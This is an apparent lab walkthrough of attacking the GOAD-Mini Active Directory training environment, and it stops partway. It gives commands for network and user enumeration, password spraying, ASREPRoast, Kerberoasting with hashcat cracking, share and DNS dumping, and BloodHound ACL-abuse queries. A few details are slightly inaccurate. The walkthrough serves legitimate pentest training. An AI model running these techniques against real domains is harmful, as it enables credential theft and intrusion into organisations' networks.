10 minutes
GOAD-Mini
What is it?
GOAD or Game Of Active Directory, is an open source project created by Mayfly (Orange Cyberdefense). It provides a intentionally vulnerable Active Directory lab environment designed for practicing pentest techniques in a legal and controlled setting.
It covers a wide range of AD attack scenarios: enumeration, ACL abuse, Kerberos attacks, ADCS, NTLM relay, and much more.
Several lab sizes are available, from the minimal 2-VM MINILAB to the full GOAD with 5 VMs across 3 domains.
GOAD-Mini
I’ll start by playing with GOAD-Mini, which has the following layout:

A single domain sevenkingdoms.local with one DC — KINGSLANDING running Windows Server 2019 (with Windows Defender enabled by default).
The target network is 192.168.56.0/24, and our attacking machine is 192.168.56.1.
Network Enumeration
We directly launch netexec to get the domain name and machines with their IPs and names.
This allows us to quickly get NetBIOS responses from Windows machines.
# command
nxc smb 192.168.56.0/24

So here we know, that we have one domain == one domain controller. sevenkingdoms.local (1 IP)
We then add the domain with its IP to /etc/hosts as follows:
#IP #FQDN #DOMAIN
So here:
192.168.56.10 KINGSLANDING.SEVENKINGDOMS.LOCAL SEVENKINGDOMS.LOCAL
We can see signing:True, which is enabled by default on DCs this means we have a domain and a domain controller. It prevents NTLM Relay attacks.
SMB signing forces every packet to be cryptographically signed, meaning an attacker who intercepts the traffic cannot replay or forward it to another machine. Without signing, a captured authentication attempt could be relayed to a different target to authenticate as the victim.
We can enumerate domain controllers via nslookup, so we do it for the only one in this infrastructure.
# command
nslookup -type=srv _ldap._tcp.msdcs.sevenkingdoms.local 192.168.56.10

The LDAP service is available on this DC on port 389. This is very useful to confirm the DC’s IP and name without being authenticated.
Since we’re on Linux, we need to configure /etc/krb5.conf, changing the default_realm and adding our realm which is sevenkingdoms.local.
#CheatSheet
nano /etc/krb5.conf
dpkg-reconfigure krb5-config

export KRB5CCNAME=/workspace/...ccache

smbclient.py -k @kingslanding.sevenkingdoms.local

Kerberos is properly set up if we can create tickets. We’re good here — we can unset the ticket afterwards.
By quickly scanning the DC with nmap, we get the following list of open ports. To make the output useful, we use -oA to save the nmap output in all formats.
# command
nmap -PN -sV --top-ports 50--open <ip>

Several interesting things stand out, notably port 80 open on the DC.
curl http://192.168.56.10 lets us see what’s hosted there. But nothing very important.
User Enumeration
Anonymous Enumeration
This is rare. During AD enumeration we saw Null Auth:True, so we can enumerate users present in AD. We can run netexec to get results.
But here, we can’t. Null Auth True doesn’t seems to work.
Enumeration Without Anonymous Sessions
OSINT for company employee names, then build a custom list based on the typical Windows account naming convention. firstname.lastname or reverse, firstLetterLastname.
# Same
# command
kerbrute userenum --dc 192.168.56.10 -d sevenkingdoms.local got_users.txt

This all works because Kerberos responds differently depending on whether the user exists or not:
- Non-existent user →
KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN= “I don’t know this user” - Valid user without pre-auth → returns a TGT directly (ASREPRoastable!)
- Valid user with pre-auth →
KRB5KDC_ERR_PREAUTH_REQUIRED= “I know you but prove who you are”
List Guest Shares
For now I can’t list shares.
Users But No Passwords
Password Spraying
Watch out for lockouts! Read the password policy.
We can try username = password, tried names across all users!

We found a user!
Creds jaime.lannister:cersei
Check User Description
Here there is nothing while checking –users
ASREPRoast
The following Impacket command finds ASREPRoastable users:
# command
GetNPUsers.py sevenkingdoms.local/ -usersfile users.txt -dc-ip 192.168.56.10 -no-pass

doesn't have UF_DONT_REQUIRE_PREAUTH→ valid user but pre-auth enabled, ASREPRoast not possible$krb5asrep$23$...→ valid user without pre-auth → hash to crackKDC_ERR_CLIENT_REVOKED→ account disabled or lockedKDC_ERR_C_PRINCIPAL_UNKNOWN→ user doesn’t exist in the domain
Enumeration With a User
# command
nxc smb 192.168.56.10 -d sevenkingdoms.local -u jaime.lannister -p cersei --users

Kerberoasting
Now We look for users with SPN enabled using Impacket, If SPN is enable => kerberoastable => get hashes without being admin.
# command
GetUserSPNs.py sevenkingdoms.local/jaime.lannister:cersei -outputfile kerberoasting.hashes


Impacket (Exegol fork) v0.13.0.dev0+20250723.125503.b5db2dd7 - Copyright Fortra, LLC and its affiliated companies
No entries found!
Nothing found here, but if we had a hash →
# command
hashcat -m 13100  kerberoasting.hashes /usr/share/wordlists/rockyou.txt
Share Enumeration
# command
nxc smb 192.168.56.10 -d sevenkingdoms.local -u jaime.lannister -p cersei --shares

We can see that CERTEnroll is readable.
# command
smbclient //192.168.56.10/CERTEnroll -U sevenkingdoms.local/jaime.lannister%cersei


We find GPOs just like with –pass-pol.
DNS Dump
# command
adidnsdump -u 'sevenkingdoms.local\jaime.lannister' -p 'cersei' kingslanding.sevenkingdoms.local

BloodHound
# command
bloodhound-python -u jaime.lannister -p cersei -d sevenkingdoms.local -ns 192.168.56.10 -c All --zip

We now have all the domain information using the Python ingestor. Ideally we would use SharpHound, the .NET ingestor from Microsoft, but we don’t have RDP on the DC with our only user yet.
So we run BloodHound with what we have for now.

We import the data.
Hunting

Show all domains and computers:
MATCH p = (d:Domain)-[r:Contains*1..]->(n:Computer) RETURN p

All users:
MATCH p = (d:Domain)-[r:Contains*1..]->(n:User) RETURN p

Everything together:
MATCH q=(d:Domain)-[r:Contains*1..]->(n:Group)<-[s:MemberOf]-(u:User) RETURN q
Now we can see ACLs for all AD’s objects, we cant to do ACL’s abuse.
An ACL (Access Control List) is a list of permissions that defines who can do what on an AD object (user, group, computer, GPO…).
What we’re looking for:
- GenericAll → full control over the object (modify, delete, reset password…)
- GenericWrite → modify object attributes (e.g. add an SPN)
- WriteDACL → modify object permissions → you can give yourself GenericAll!
- WriteOwner → become owner of the object → then give yourself full rights
- ForceChangePassword → change password without knowing the old one
- AddSelf → add yourself to a group
We can now see user ACLs with:
MATCH p=(u:User)-[r1]->(n) WHERE r1.isacl=true and not tolower(u.name) contains 'vagrant' RETURN p
